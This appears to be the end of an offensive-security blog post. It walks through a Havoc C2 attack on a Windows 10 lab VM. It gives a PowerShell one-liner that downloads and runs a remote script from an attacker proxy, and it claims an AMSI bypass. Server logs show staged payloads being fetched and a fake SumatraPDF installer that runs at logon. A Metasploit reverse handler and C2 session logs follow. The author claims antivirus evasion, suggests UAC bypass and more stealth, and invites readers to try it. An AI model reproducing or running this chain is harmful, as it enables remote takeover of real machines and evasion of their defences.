
Make sure your Havoc C2 infrastructure is running and everything is forwarded where it should be. In the victim PowerShell terminal run the following command and you will be all set:

> *iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction Inquire "iex(New-Object System.Net.WebClient).DownloadString('http://[Proxy public IP]/notstrange.ps1')"*




```
PS C:\Windows\system32> iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction Inquire "iex(New-Object System.Net.WebClient).Down
loadString('http://143.[redacted]notstrange.ps1')"
True


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/3/2024   6:14 PM                SumatraPDF


PS C:\Windows\system32> _
```

We see that the amsi.dll bypass was successful (returned true) and the directory "C:\Program Files" is created. Our files are also grabbed through the proxy server on our C&C server.




```
 0.0.0.0 port 50000 (http://0.0.0.0:50000/) ...
- - [03/Feb/2024 18:13:17] "GET /notstrange.ps1 HTTP/1.1" 200 -
- - [03/Feb/2024 18:13:17] "GET /ammy.ps1 HTTP/1.1" 200 -
- - [03/Feb/2024 18:13:17] "GET /DWrite.dll HTTP/1.1" 200 -
- - [03/Feb/2024 18:13:19] "GET /SumatraPDFInstall.bat HTTP/1.1" 200 -
```


And then when a user logs in…



We see the executable running like normal on the bottom menu out of the users way.




Our iloveblogs.bin stage 1 payload is downloaded from our http server through the proxy server.




```
[03/Feb/2024 18:13:19] "GET /SumatraPDFInstall.bat HTTP/1.1" 200 -
[03/Feb/2024 18:16:21] "GET /iloveblogs.bin" 200 -
```

Then the stage 2 payload is downloaded through the proxy server using port 8443.



```
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.0.64:50001/blog.html
[!] https://192.168.0.64:50001/blog.html handling request from 143.[redacted] (UUID: uthghfy1) Without a database connected that payload UUID tracking will not work!
```

And we receive a Havoc C2 shell. All with defender running and not detecting anything in real time or from a system file scan.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
7becb202	143.[redacted]	192.168.0.175	vboxuser	WIN10	Windows 10	SumatraPDF-3.5… install.exe	4036	1s	healthy
114b8b12	143.[redacted]	192.168.0.175	vboxuser	WIN10	Windows 10	SumatraPDF-3.5… install.exe	4036	1s	healthy

```
03/02/2024 15:27:34 [*] Initialized 407fddca :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 15:27:34 [*] Initialized 5df3b00e :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 15:27:34 [*] Initialized 24a2cb6a :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 15:33:37 [*] Started "https" listener
03/02/2024 18:28:17 [*] Started "https" listener
03/02/2024 18:28:17 [*] Initialized 7b97b60e :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:28:20 [*] Initialized 58d06cec :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:30:28 [*] Initialized 4458a45e :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:30:28 [*] Initialized 7f7c69bc :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:38:19 [*] Started "https" listener
03/02/2024 18:40:57 [*] Started "https" listener
03/02/2024 18:41:06 [*] Initialized 089befc6 :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:41:06 [*] Initialized 28cdbff0 :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:44:25 [*] Started "https" listener
03/02/2024 18:47:55 [*] Initialized 7becb202 :: vboxuser@192.168.0.175 (WIN10)
03/02/2024 18:47:55 [*] Initialized 114b8b12 :: vboxuser@192.168.0.175 (WIN10)
```

```
03/02/2024 18:47:55 Agent 114B8B12 authenticated as WIN10\vboxuser :: [Internal: 192.168.0.175] [Process: SumatraPDF-3.5.2-64-install.exe\4036] [Arch: x64] [Pivot: Direct]

03/02/2024 18:50:49 [Spider] Demon » whoami
[*] [5734D1FB] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3572 bytes]:

UserName              SID
===================== ====================================
WIN10\vboxuser        S-1-5-21-962724428-1321943217-1752691003-1000


GROUP INFORMATION                                      Type                     SID                                             Attributes
====================================================== ======================== =============================================== ==================================================
WIN10\None                                             Group                    S-1-5-21-962724428-1321943217-1752691003-513    Mandatory group, Enabled by default, Enabled group,
Everyone                                               Well-known group         S-1-1-0                                         Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group           S-1-5-114
BUILTIN\Administrators                                 Alias                    S-1-5-32-544
BUILTIN\Users                                          Alias                    S-1-5-32-545                                    Mandatory group, Enabled by default, Enabled group,
BUILTIN\Performance Log Users                          Alias                    S-1-5-32-559                                    Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                               Well-known group         S-1-5-4                                         Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                          Well-known group         S-1-2-1                                         Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                       Well-known group         S-1-5-11                                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                         Well-known group         S-1-5-15                                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account                             Well-known group         S-1-5-113                                       Mandatory group, Enabled by default, Enabled group,
LOCAL                                                  Well-known group         S-1-2-0                                         Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication                       Well-known group         S-1-5-64-10                                     Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level                 Label                    S-1-16-8192                                     Mandatory group, Enabled by default, Enabled group,
```

There's other ways to make my PowerShell script stealthier against EDR, but this will bypass most AV. Here you can see I'm in a medium integrity shell but vboxuser is a member of the administrators group. We could perform some UAC bypass to get to a high integrity shell fairly easily especially if we have credentials. Incorporating encryption into all my notstrange.ps1 web requests with a multi/listener would be beneficial or even hosting it all on PageKite which might look less suspicious than my proxy IP hosting everything. Try it out! I hope you enjoyed this post!